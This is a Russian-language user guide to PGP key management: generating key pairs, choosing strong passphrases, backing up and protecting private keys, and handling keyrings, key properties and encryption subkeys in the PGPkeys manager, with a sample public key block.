Хотя это может показаться увлекательным занятием, не создавайте больше одной ключевой пары, если в ином нет явной необходимости! Тому есть ряд причин. Во-первых, не пройдёт много времени, как вы окончательно в них запутаетесь. Во-вторых, что более важно, ни один ключ не может быть надёжнее защищающей его ключевой фразы. Нет смысла создавать множество ключей с идентичными ключевыми фразами (а много разных и *хороших* вы вряд ли запомните), поскольку взлом любой из них будет равносителен взлому всех. Наконец, в-третьих, при необходимости отправить вам сообщение, незнакомый корреспондент может столкнуться с проблемой выбора ключа для шифрования.

Чтобы сгенерировать новую ключевую пару сделайте следующее:

1. Откройте менеджер PGPkeys.

2. Нажмите иконку *Создать новую пару ключей* (🔑) в панели инструментов менеджера.

Появится окно генерации ключа с описанием того, что такое открытые и закрытые ключи.

3. Нажмите кнопку *Далее* для продолжения.

4. В поле *Полное имя* введите своё имя, а в поле *Адрес Email* – адрес электронной почты. Несмотря на то, что указывать своё настоящее имя не обязательно, это может помочь корреспондентам идентифицировать данный открытый ключ как принадлежащий вам. То же касается и email-адреса, по которому ваш ключ будет проще отыскать на сервере и упростит корреспондентам отправку вам сообщений.

5. В меню *Тип пары ключей* выберите тип создаваемого ключа.

6. В поле *Размер пары ключей* укажите размер создаваемого ключа в битах. Более крупный ключ потребует больше времени на генерацию и на дальнейшие операции зашифрования / расшифрования, в то же время предоставляя большую степень надёжности. Если передаваемая вами информация не представляет ценность, сопоставимую с ценой проведения чрезвычайно дорогостоящей криптоаналитической атаки, будет более чем достаточно выставленных по умолчанию 2048 бит.

7. В разделе *Срок годности ключа* укажите дату истечения срока действия создаваемого ключа. Выберите либо установленное по умолчанию *“Вечный”* ключ (бессрочный), либо укажите определённую дату, с которой ключевая пара не сможет применяться для задач зашифрования и подписания (тем не менее, ею можно будет продолжать пользоваться для расшифрования и сверки ЭЦП). *“Вечный”* ключ является предпочтительным. Если, однако, вы планируете использовать данный ключ только определённый период (например, в течение срока действия контракта с работодателем), укажите здесь дальнюю границу этого периода.

8. Нажмите *Далее*.

9. В окне выбора ключевой фразы введите в оба представленных поля пароль, которым хотите защитить свой новый закрытый ключ.

Парольная фраза – это единственный и по этой причине самый главный механизм защиты закрытого ключа от несанкционированного использования. Вся надёжность PGP упирается в качество выбранной вами на этом этапе ключевой фразы. В порядке меры предосторожности программа скрывает вводимые символы. Если вам от этого неудобно и вы уверены, что в помещении нет посторонних глаз, снимите галочку со *Скрыть*.

**ВНИМАНИЕ:** Если вы позднее забудете введённую на этом этапе парольную фразу, никто не сможет помочь вам воспользоваться закрытым ключом данной ключевой пары, и вся зашифрованная с её помощью информация фактически будет утеряна!

В целях совместимости крайне не рекомендуется использовать для ключевой фразы кириллицу и другие нелатинские национальные буквенные символы. Если же вы считаете, что их использование необходимо, протестируйте созданный ключ на не представляющей ценности информации и убедитесь, что можете свободно её расшифровать, прежде чем применять ключ по назначению.

10. Нажмите *Далее*.

11. Если введённая на предыдущем этапе ключевая фраза не соответствует нормам безопасности, PGP выдаст предупреждение. Вернитесь назад и устраните проблему, ибо её игнорирование повлечёт серьёзные проблемы с защищённостью ключа.

12. Движения вашей мышки и нажатия на клавиши создают множество случайной информации (энтропии), обязательной для генерации ключей. Однако бывает так, что PGP не успевает накопить достаточно энтропии до начала генерации ключа. В таком случае появится окно сбора случайных данных *PGP Random Data*: просто подвигайте мышкой и понажимайте на произвольные клавиши, пока шкала не заполнится целиком. Если же всё нормально, PGP приступит к формированию ключа.

13. В зависимости от мощности компьютера и от длины создаваемого ключа на этот этап может потребоваться разное количество времени: от нескольких секунд до десятков минут. Дождитесь, пока не появится сообщение *Завершено*. После этого можете нажать кнопку *Далее* и затем *Готово*.

PGP самостоятельно разместит открытый и закрытый ключи в соответствующих файлах связки, а имя ключа появится в окне менеджера PGPkeys.

Зашифровать файл, а после обнаружить, что не можешь его расшифровать – это болезненный опыт, тем не менее, помогающий понять, как правильно выбирать ключевую фразу, которую удастся запомнить.

Большинство приложений с ограничением доступа предлагают использовать в качестве пароля слово из трёх-восьми букв. Очень нежелательно использовать подобные пароли по ряду причин. Во-первых, они сильно уязвимы к атакам "по словарю", когда взломщик заставляет компьютер перебирать все слова из словаря, пока не угадает пароль. Во-вторых, они могут взломаны полным перебором всех возможных комбинаций букв, печатных символов и цифр.

Чтобы защититься от подобного рода атак рекомендуется создавать парольное слово, состоящее из заглавных и строчных букв, цифр, знаков препинания и пробелов. В результате получается пароль, который довольно сложно подобрать, но ещё труднее запомнить. Использование в составе пароля множества произвольных небуквенных символов повышает его стойкость к атакам "по словарю", но и затрудняет его запоминание, что, рано или поздно,

может привести к катастрофической потере информации по той лишь причине, что вы не сможете расшифровать собственные файлы.

С другой стороны, ключевая фраза, или *осмысленный пароль*, – это последовательность логически связанных слов, обычно, длинное предложение, которое гораздо менее уязвимо к "словарным" атакам. Однако, если вы не выберете в качестве ключевой фразы нечто, давно хранящееся в долгосрочной памяти мозга, то едва ли сможете запомнить её буквально.

Выбор ключевой фразы под влиянием обстоятельств скорее всего приведёт к тому, что вы начисто её забудете; не поможет и попытка "зазубрить" – так устроена память. Выберите что-то, уже находящееся в вашей долгосрочной памяти. *Это не должна быть* фраза, которой вы с кем-то недавно делились или которую часто любите повторять, и не должен быть известный афоризм или цитата, поскольку всё это будет со временем подобрано опытным взломщиком. Можете построить ключевую фразу на ассоциации или ассоциативном ряде, задав себе вопрос, ответ на который знаете только вы. Но это должно быть нечто, давно и глубоко хранящееся в вашем мозге, однако и не что-то очевидное и легко предсказуемое. Альтернативный вариант – это мнемотехнические методики, но они требуют определённой практики и опыта. Постарайтесь несколько "усилить" результат заглавными буквами в произвольных местах и небуквенными символами, только не переусердствуйте.

Разумеется, если вы будете столь недальновидны, что запишите результат на листке бумаги и положите его в ящик письменного стола, не имеет большого значения, сколь хорошую ключевую фразу вы придумаете.

Сгенерировав новую ключевую пару немедленно сделайте несколько её резервных копий на разных внешних носителях! (В действительности, PGP сам предложит вам это сделать, когда вы закроете окно PGPkeys. Ни в коем случае не пренебрегайте этой рекомендацией!) Игнорирование этого требования приводит к неоправданному риску потери всех ценных данных. Если что-то случится с единственным файлом связки закрытых ключей, никто во всём мире не поможет вам расшифровать ваши файлы.

Кроме резервного копирования pkr- и skr-файлов связки ключей, обратите особое внимание на то, где хранится ваш закрытый ключ. Хотя закрытый ключ защищён ключевой фразой, известной только вам, посторонний может узнать её, например, просто подсмотрев из-за спины, какие клавиши вы нажимаете, или перехватив нажатия клавиш через локальную сеть или даже через Интернет, а затем воспользоваться закрытым ключом, чтобы расшифровывать вашу информацию и подделывать подпись.

Чтобы избежать подобных сценариев, храните закрытый ключ только на своём компьютере. Если ваш компьютер подключён к локальной сети, убедитесь, что файлы связок не подлежат автономному резервному копированию на носители, к которым могут получить доступ посторонние лица. Учитывая лёгкость, с которой злоумышленник может проникнуть

в компьютер через сеть, установите дополнительные защитные барьеры в виде межсетевых экранов и антивирусных программ. Работая со сверхценной информацией, разместите свой закрытый ключ на дискете или, что предпочтительнее, на смарт-карте, которую можно использовать аналогично ключу от дверного замка, подключая к компьютеру, только когда нужно подписать или расшифровать информацию.

Ещё одна мера предосторожности заключается в переименовании связки закрытых ключей (*skr*-файла) и перемещении её в отдельный от открытых ключей каталог. Для этого воспользуйтесь вкладкой *Файлы* меню настроек программы.

### 2.3 Управление связкой ключей

Ключи, созданные вами или полученные от корреспондентов, хранятся на связках, по сути представляющих собой два файла (базы данных): один содержит открытые ключи и по умолчанию назван *pubring.pkr*, другой предназначен для закрытых и называется *secring.skr*. Изначально эти файлы хранятся в каталоге с программой PGP или в папке “Мои документы\PGP”.

В некоторых случаях вам может потребоваться изучить атрибуты ключей и их сертификатов или изменить их параметры. Скажем, получив от корреспондента открытый ключ, вы захотите установить его тип, проверить отпечаток и по содержащимся на сертификате подписям определить достоверность. Затем вы решите сами подписать этот ключ, чтобы указать на его подлинность, и настроить уровень доверия владельцу в заверении других ключей.

Порой может возникнуть необходимость изменить ключевую фразу вашего собственного закрытого ключа или найти чей-то открытый ключ на общественном сервере.

Для выполнения всех перечисленных и некоторых других мероприятий служит менеджер PGPkeys.

#### 2.3.1 Основы PGPkeys

Окно менеджера PGPkeys содержит список всех ваших ключевых пар и чужих открытых ключей, добавленных вами на связку. В верхней части окна расположена панель инструментов, предназначенная для выполнения наиболее обыденных задач, и строка меню, предоставляющая доступ к дополнительным функциям.

Большинство операций с ключами может быть выполнено четырьмя разными способами:

- Через иконки в панели инструментов.
- Через строку меню в верхней части окна.



- Через контекстное меню по нажатию правой кнопкой на имя ключа или составляющих его элементов.
- С помощью горячих клавиш PGPkeys (они отображены напротив соответствующих функций в меню в верхней части окна).

Все эти способы совершенно равноправны.

### 2.3.1.1 Атрибуты ключей

Наряду с именами ключей окно PGPkeys отображает некоторые из их параметров и атрибутов. В меню *View* вы можете указать, какие атрибуты будут отображаться в окне менеджера, а в самом окне при желании можете изменить порядок расположения столбцов атрибутов (перетащив столбец за шапку) и сортировку списка ключей по любому из атрибутов (нажав левой кнопкой на шапку нужного столбца).

Окно PGPkeys может показывать следующие параметры ключей:

- **Ключи (Keys)** – этот атрибут представлен набором пиктографических изображений, обозначающих различные параметры ключа. Также он содержит имя владельца, сведения сертификата ключа и имена его поручителей. В таблице 2.1 приведено описание пиктограмм, соответствующих атрибуту “Ключи”.

Таблица 2.1

	Золотой ключ и человечек обозначают принадлежащую пользователю пару "открытый ключ / закрытый ключ" типа Diffie-Hellman / DSS.
	Серый ключ и человечек обозначают принадлежащую пользователю пару "открытый ключ / закрытый ключ" типа RSA.
	Золотой ключ обозначает открытый ключ типа Diffie-Hellman / DSS.
	Серый ключ обозначает открытый ключ типа RSA.
	Пара ключей обозначает разделённый ключ. Такой может использоваться для расшифрования / подписания только после объединения.
	Тусклый ключ обозначает временно деактивированный открытый ключ. Такой не может использоваться для зашифрования. Это удобно при большом количестве открытых ключей на связке, сильно захламляющих окно <i>Key Selection Dialog</i> .

	Серый ключ на золотой карте обозначает сохранённый на смарт-карте ключ типа RSA.
	Ключ с красным запрещающим знаком обозначает аннулированный открытый ключ. Это значит, что он либо был скомпрометирован, либо по иным причинам более не используется владельцем.
	Ключ с часиками обозначает просроченный открытый ключ, чей период действия уже истёк.
	Два человечка обозначают группу открытых ключей списка рассылки.



В таблице 2.2 приведены пиктограммы, обозначающие содержимое сертификата:

Таблица 2.2

	Конверт обозначает обычное имя в сертификате ключа; как правило, это просто имя и email-адрес владельца ключа. Конверт может быть жёлтым или серым в зависимости от типа ключа (DH/DSS или RSA).
	Конверт с красным запрещающим знаком обозначает аннулированную запись сертификата.
	Картинка обозначает фотографическое удостоверение в сертификате.
	Карандаш (или шариковая ручка) обозначает подпись, подтверждающую ту или иную запись сертификата ключа. Иконка карандаша без дополнительных символов – это неэкспортируемая подпись, заверяющая ключ только на связке пользователя.
	Карандаш с синей стрелкой обозначает экспортируемую со связки подпись. Такая используется как поручительство пользователя в подлинности ключа и данной записи сертификата
	Карандаш с красным запрещающим знаком обозначает отозванную подпись.
	Тусклый карандаш обозначает неверную или повреждённую подпись.

- **Достоверность (Validity)** – обозначает степень убеждённости в том, что открытый ключ действительно принадлежит предполагаемому владельцу. Зависит от состава подписей, заверяющих данный ключ, и уровней доверия пользователя поручителям (людям, подписавшим ключ). Ключ, подписанный непосредственно пользователем, становится полностью достоверным, исходя из логики программы, что пользователь не станет подписывать поддельный открытый ключ. Ключ, не имеющий подписей, считается недостоверным, о чём программа будет напоминать всякий раз при попытке зашифровать информацию данным ключом. Атрибут достоверности может быть показан либо в виде цветного кружка, либо в виде шкалы, в зависимости от установок параметра *Display marginal validity level* в настройках программы. Если опция выключена, то атрибут отображается следующим образом (таблица 2.3):



Таблица 2.3



	Серый кружок обозначает недостоверные ключи (и частично достоверные ключи, если опция <i>Treat marginally valid keys as invalid</i> в настройках программы включена).
	Зелёный кружок обозначает достоверные открытые ключи.
	Зелёный кружок и человечек обозначают безусловно достоверную ключевую пару пользователя.

- **Размер (Size)** – длина асимметричного ключа в битах. Для ключей типа DH/DSS и RSA отображается два числа: первое – длина подключа шифрования, второе – длина ключа подписания. Ключ подписания DSS всегда равен 1024 битам.

- **Доверие (Trust)** – обозначает указанный пользователем уровень доверия владельцу данного ключа в заверении чужих открытых ключей (таблица 2.4). Это влияет на степень достоверности чужих ключей, поручителем которых выступает владелец данного.

Таблица 2.4

	Пустая шкала говорит о том, что владелец данного ключа не имеет доверия и не может выступать поручителем (его подпись не учитывается при расчёте достоверности ключей).
	Частично заполненная шкала говорит о том, что подписанный владельцем данного ключа открытый ключ будет иметь частичную достоверность.

	Полностью заполненная шкала обозначает, что владелец данного ключа имеет полное доверие в заверении других открытых ключей, и любой ключ, подписанный им, считается программой достоверным.
	Заштрихованная шкала указывает на безусловно доверенный ключ пользователя.

- **Описание (Description)** – краткое описание объекта в колонке **Ключи**: тип и состояние ключа, тип удостоверения, вид подписи и т.п.

- **ID ключа (Key ID)** – уникальный идентификационный номер, помогающий отличить несколько открытых ключей с одинаковыми именами владельца (в очень редких случаях сами номера ID у разных ключей совпадают).

- **Создание (Creation Date)** – указывает дату, когда ключ был сгенерирован. Иногда можно исходить из этой информации при анализе подлинности ключа. Если он был создан довольно давно, маловероятно, что его станут подменять, поскольку за прошедшее время оригинальные копии должны были получить широкое распространение. Но никогда не полагайтесь на этот показатель как на единственный параметр анализа (его крайне легко сфальсифицировать)!

- **Срок годности (Expiration Date)** – указывает дату, когда ключ станет неприменим для новых криптографических задач, либо “Вечный” (*Never*), т.е. неограниченный срок действия.

- **ADK** – наличие дополнительных ключей расшифрования. Серым или зелёным кружком показывает, содержит ли конкретный ключ ADK.

Также в меню *Вид* можно включить или выключить показ панели инструментов (*Панель инструментов*).

### 2.3.1.2 Выбор основного ключа

Основной ключ пользователя, или ключ по умолчанию, используется программой, чтобы автоматически зашифровывать информацию не только для получателя, но и для вас самих, дабы в дальнейшем вы имели возможность, например, расшифровать и прочитать отправленное письмо. Подписывая сообщение или чей-то открытый ключ, PGP будет также предлагать использовать ваш ключ по умолчанию (разумеется, если вы пожелаете воспользоваться другим своим закрытым ключом, то сможете это сделать). В окне PGPkeys основной ключ выделен **жирным шрифтом**, дабы отличить его от остальных. Если вы

используете несколько ключевых пар, выбор одной как основной сделает работу с PGP более удобной.

Чтобы выбрать основной ключ:

1. В окне PGPkeys выделите тот свой ключ, который хотите сделать основным.
2. В строке меню нажмите *Ключи > Назначить ключом по умолчанию*.

Имя ключа станет жирным, обозначая, что теперь он используется по умолчанию.

### 2.3.1.3 Импорт и экспорт ключей

Наиболее удобным способом обмена ключами является их пересылка через сервер-депозитарий, но иногда может потребоваться отправить открытый ключ в виде отдельного файла (например, через FTP-сервер). Или вы можете захотеть сохранить резервную копию отдельных ключей, а не связок целиком (чтобы зарезервировать связку, достаточно скопировать файлы `pubring.pkr` и `secring.skr`, расположение которых можно узнать во вкладке *Файлы* меню настроек программы). В этом случае можно экспортировать или копировать ключи в файл.

Если же ваш корреспондент выберёт в качестве способа передачи отправку открытого ключа по электронной почте, воспользуйтесь возможностью импортирования, чтобы добавить полученный ключ на свою связку. То же касается и восстановления резервных копий, и иных схожих задач.

Ниже приведены способы импортирования / экспортирования ключей.

Экспорт ключа со связки в файл:

1. В окне PGPkeys выделите ключ, который хотите экспортировать. Можете экспортировать сразу группу ключей, выделив несколько нужных.

2. В строке меню нажмите *Ключи > Экспорт*.

3. Чтобы вместе с ключами экспортировать фото-удостоверения, отметьте опцию *Включить расширения 6.0*. Однако учтите, что в этом случае экспортированные ключи будут несовместимы с версиями PGP до 6.0.

4. Если в числе экспортируемых ключей присутствуют ваши ключевые пары, и кроме открытых вы хотите сохранить и закрытые ключи, отметьте галочкой опцию *Включить закрытые ключи*. В этом случае будьте внимательны, чтобы экспортированный файл не попал в руки к посторонним.

5. Укажите имя файла и каталог, где хотите его сохранить.

Копирование материала ключа со связки позволяет позднее вставить его в любой текстовый файл или в тело письма. Весьма удобный способ для некоторых мероприятий. Но копировать таким образом материал закрытых ключей невозможно.

Копирование материал ключа со связки в документ:

1. В окне PGPkeys выделите ключ, который хотите копировать. Можете копировать сразу группу ключей, выделив несколько нужных.

2. В строке меню нажмите *Правка > Копировать*.

Материал ключа (или ключей) помещён в буфер обмена (рисунок 2.11). Теперь можете вставить его в любой текстовый документ простой функцией *Вставить* или комбинацией клавиш *Ctrl+V*.

```
-----BEGIN PGP PUBLIC KEY BLOCK-----  
Version: PGPfreeware 6.5.8 for non-commercial use <http://www.pgp.com>  
Comment: Копированный блок открытого ключа  
  
mQCNBEFiQG8BBACyXzMkqNm0gEB6CejiyftiHtAbahwF79++mwGnA2nEWW+g7iUt  
Y9/ZXjpKEEM6Y3ZeOCiCt1SyOq4aqpIM+74BoBgoqCPkcQ7eFAOq3Ihkoiz3CmjR  
LLNo1yz5N12/Q6fU+U4LTAC3u4en+m+MavdLp85EhOEiEmPxiUcbgVE4BwARAQAB  
tAMxMjOJAK4EEAEACABgFAkFiQG8ICwIDCQgHAQoCGQEFgwMAAAAACgkQ4+j9xbFm  
GcOKBQP+Nrl7DYzatk7gtgXLJvjYbfNIEgTDww97kocBYOafq1ETDD3ObVkWp0F  
y8hOUprkpxBE4+C7F1CCv6CWpk96dN/F3w0v6XkHMeP170WOGhk7dJKaH70y0aWK0  
/mMNpnz5ZtzLvodANG6Q0ddHBvXuJW8KB13yOxVm0nT7AjbBmZi5AI0EQWJAcAEE  
AJ+kaOL91YIbOMd/mfRw5yiAMrU/QdSLKhyzYf98OVuSTqDH1BLwXbAOvEN5U/a1  
eKNWegfmFdXqRct9PXv8ECtZCVVxobo5IhXAOkL3nCyxAdadBgMV1BASdKZtd8QZ  
BcFeUEdSqcAVe992jXWs4xec0aIwlk2gRk3J3kF1gJgJABEBAAGJAKIEGAECAAwF  
AkFiQHAFGwwAAAAACgkQ4+j9xbFmGcOBAGQAqF/ODSYBha5+dC/95PkTtPGulF7M  
BqWwrPv31luIPOScmNCobHVZCRYsl5O7WLoirMwi7sSA8K0OeWASbXJMtGKSXHxnq  
M5A3TD9rkP1COvB8iS1jM6qPlguD9CTuIU6hSQGTgtSnZBQ51wgCTyg42aR/D5YZ  
KCMilmVpwrKZqI=  
=lZr7  
-----END PGP PUBLIC KEY BLOCK-----
```

Рис. 2.11

Импортирование ключа из файла на связку:

1. В строке меню PGPkeys нажмите *Ключи > Импорт*.

2. В меню *Тип файла (File Types)* выберите тип импортируемого файла. Это может быть *txt* или *asc* для текстового материала ключа PGP, файлы связок PGP с расширениями *pkc*, *skr*, *pubkr*, *seckr* и *pgp*.

3. Укажите импортируемый файл и нажмите кнопку *Открыть (Open)*.

4. В появившемся окошке *Укажите ключ(и)* отметьте те ключи из выбранного файла, которые хотите импортировать, и жмите *Импорт*.

Ключи будут присоединены к вашим связкам. Если среди импортированных были и закрытые ключи, программа предупредит, что им необходимо указать соответствующий уровень доверия. Для этого откройте свойства этих ключей (*Ключи > Свойства* в строке меню) и установите флажок на опцию *ИмPLICITное доверие*, наделяющую ключ безусловным уровнем доверия.

Если полученное вами письмо или текстовый файл содержат материал ключа, можете добавить его на связку следующим образом:

1. В полученном тексте выделите блок, начиная с заголовка “-----BEGIN PGP PUBLIC KEY BLOCK-----” (или “PRIVATE KEY BLOCK” для закрытого ключа) и заканчивая строкой “-----END PGP PUBLIC KEY BLOCK-----” и копируйте выделенный материал в буфер обмена (обычно можно просто нажать *Ctrl+C*).

2. В строке меню PGPkeys нажмите *Правка > Вставить*.

3. В появившемся окошке *Укажите ключ(и)* отметьте те ключи из полученного материала, которые хотите импортировать, и жмите *Импорт*.

#### **2.3.1.4 Удаление ключей, подписей и сертификатов**

Иногда может потребоваться удалить со связки ненужный ключ, заверяющую его подпись или запись из сертификата.

Удаление ключа со связки необратимо. Хотя вы можете повторно импортировать открытый ключ, добавить запись в сертификат или снова заверить ключ прежде удалённой подписью, удаление закрытого ключа, не имеющего резервных копий, приведёт к фактической потере всей информации, зашифрованной соответствующим открытым ключом, поскольку эта информация более не сможет быть расшифрована!

Не забывайте, что удаление своего ключа со связки не аналогично его аннулированию. Если вы больше не собираетесь использовать ключевую пару, аннулируйте её и обновите на сервере, чтобы корреспонденты не использовали данный открытый ключ для отправки вам сообщений.

Чтобы удалить ключ, сертификат или подпись со связки:

1. В окне PGPkeys выделите объект, который хотите удалить.

2. В строке меню нажмите *Правка > Удалить* либо нажмите кнопку *Удалить выбранный элемент* () в панели инструментов.

3. На просьбу подтвердить удаление нажмите *Да*.

Выбранный объект будет удалён со связки.

#### **2.3.1.5 Активирование / деактивирование ключей**

Если количество ключей на вашей связке становится угрожающе велико, и поиск нужного для зашифрования письма оборачивается всё более трудной задачей, вы можете временно деактивировать ключи, которые не используете постоянно, но и не хотите удалять. С этого момента они не будут захламлять окно *Key Selection Dialog*.

Для деактивации открытых ключей корреспондентов:

1. В окне PGPkeys выделите ключ, который хотите деактивировать.
2. В строке меню нажмите *Ключи > Запретить*.

Пиктограмма ключа потускнеет, обозначая, что он временно отключён. Чтобы снова активировать ключ для использования:

1. Выделите ключ, который хотите активировать.
2. В строке меню нажмите *Ключи > Разрешить*.

Пиктограмма станет обычной, а ключ – готовым к работе.

Если фраза об угрожающем количестве ключей на связке справедлива для ваших собственных ключевых пар, некоторыми из которых вы пользуетесь относительно редко, можете деактивировать и их. В этом случае конкретный ключ не сможет применяться для зашифрования и подписания данных, но вы сможете продолжать им пользоваться для расшифрования файлов и сверки своих ЭЦП.

Чтобы деактивировать ключевую пару:

1. В окне PGPkeys нажмите правой кнопкой на ключ, который хотите деактивировать > *Свойства ключа*.

2. В окне свойств ключа снимите галочку с опции *ИмPLICITное доверие*, а затем с *Разрешен*. Закройте окно свойств.

Изображение человечка с пиктограммы ключа пропадёт, а сам ключ потускнеет, обозначая, что он временно неактивен. Чтобы снова активировать ключевую пару:

1. Нажмите правой кнопкой на ключ, который хотите активировать > *Свойства ключа*.
2. В окне свойств ключа отметьте галочкой параметр *Разрешен*, а затем – *ИмPLICITное доверие*. Закройте окно свойств.

Пиктограмма станет обычной, а ключевая пара – готовой к работе.

### 2.3.2 Просмотр и настройка свойств ключей

Кроме просмотра наиболее общих атрибутов ключей непосредственно в окне менеджера PGPkeys, вы можете изучить и отредактировать дополнительные параметры любого ключа в окне его свойств.

Сведения в окне свойств ключа (*Свойства ключа*) разбиты по четырём вкладкам (рисунок 2.12):

- “*Общие*” содержит основные параметры и описание ключа;
- “*Подключи*” позволяет редактировать подключи шифрования;
- в “*Аннуляторы*” перечислены "отменители" данного ключа;
- в “*ADK*” указаны дополнительные ключи расшифрования.



Учтите, что вкладки “ADK” и “Аннуляторы” могут отсутствовать, если ключи ADK и “отменители” не были добавлены к данному ключу.

Чтобы открыть окно свойств, в менеджере PGPkeys нажмите правой кнопкой на имя ключа > *Свойства ключа*. Либо выделите нужный ключ и в панели инструментов нажмите кнопку *Показать свойства ключа или сертификата* (👤).

### 2.3.2.1 Основные свойства и смена ключевой фразы

Во вкладке основных свойств *Общие* (рисунок 2.12) содержатся следующие сведения и настройки.



Рис. 2.12

- Технические параметры ключа, а именно:
  - *ID* – уникальный идентификационный номер ключа.
  - *Тип* – тип асимметричного ключа.
  - *Размер* – длина асимметричного ключа в битах.
  - *Создан* – дата создания ключа.
  - *Срок* – окончание срока действия ключа (*Вечный*, если не имеет ограничения).
  - *Шифр* – симметричный алгоритм, используемый для шифрования этим ключом.

- Опцию *Разрешен*, позволяющую активировать / деактивировать ключ.
- Фото-удостоверение.
- Кнопку *Смена пароля* для смены ключевой фразы либо *Соединение с ключом* для восстановления разделённого ключа в единое целое.
- Параметры *Отпечаток* с отпечатком открытого ключа и *Модель доверия*, показывающий уровень достоверности открытого ключа и степень доверия его владельцу.

Регулярная смена ключевой фразы не является обязательной практикой для асимметричных ключей (важнее, чтобы она просто была очень надёжной): если кто-то получит ваш закрытый ключ в своё распоряжение, замена прежней ключевой фразы уже не избавит ключ от угрозы компрометации. Поэтому важно менять её только при угрозе компрометации самой ключевой фразы, например, если кто-то стоял у вас за спиной и, вероятно, мог подсмотреть за нажатиями клавиш, когда вы её набирали.


Но если злоумышленник уже похитил копию закрытого ключа, процедура смены пароля вас не спасёт. В этом случае немедленно изготовьте новую ключевую пару и перешифруйте все зашифрованные документы, файлы и корреспонденцию, уничтожив копии, зашифрованные скомпрометированным ключом.

Чтобы изменить текущую ключевую фразу:

1. Во вкладке *Общие* нажмите кнопку *Смена пароля*.
2. Введите текущую ключевую фразу и нажмите *ОК*.
3. В оба представленных поля введите новую ключевую фразу. Если хотите видеть, что набираете, снимите галочку с *Скрыть* (убедитесь, что в помещении нет посторонних). Нажмите *ОК*.

Если вы сменили ключевую фразу из-за подозрений её компрометации, после процедуры обязательно примите меры к уничтожению всех резервных копий своих связок и данной ключевой пары, а затем очистите свободное пространство диска, поскольку оставшиеся копии закрытого ключа по-прежнему защищены скопрометированной ключевой фразой!

### **2.3.2.2 Свойства подключей шифрования и их настройка**

Каждая асимметричная ключевая пара по определению состоит из двух ключей: открытого и закрытого. В PGP версии 6.0 и выше появилась возможность создавать, удалять и аннулировать дополнительные подключи шифрования без необходимости жертвовать своей базовой ключевой парой и собранными на её сертификате подписями. В целом это похоже на превращение вашего базового ключа в своего рода связку с хранищимися на ней подключами. Существенное отличие лишь в том, что эти подключи используются только для

зашифрования и расшифрования; для задач подписания информации служит только базовый закрытый ключ.

Основным назначением описанной функции является создание нескольких подключей шифрования, каждый из которых будет действовать в строго определённый период жизни базового ключа. Скажем, если вы сгенерировали базовый ключ со сроком жизни 3 года, можно создать ему три дополнительных подключа шифрования для каждого года жизни. Эта дополнительная система безопасности будет автоматически и регулярно заменять вам ключ шифрования без трудоёмкого процесса генерации и распространения нового открытого ключа. Но гораздо лучше не создавать несколько подключей сразу, а добавлять каждый новый по мере необходимости, когда период действия текущего начинает подходить к концу. Так каждый новый подключ будет совершенно непредсказуем для взломщика, что в свою очередь, многократно повысит надёжность всей системы.

Для просмотра и настройки подключей шифрования в окне свойств откройте вкладку *Подключи* (рисунок 2.13).



Рис. 2.13

Чтобы создать новый подключ:

1. Во вкладке *Подключи* нажмите кнопку *Новый*.

2. В появившемся окне в поле *Размер ключа* введите необходимый размер подключа в пределах 1024-4096 бит или выберите один из заданных в списке.

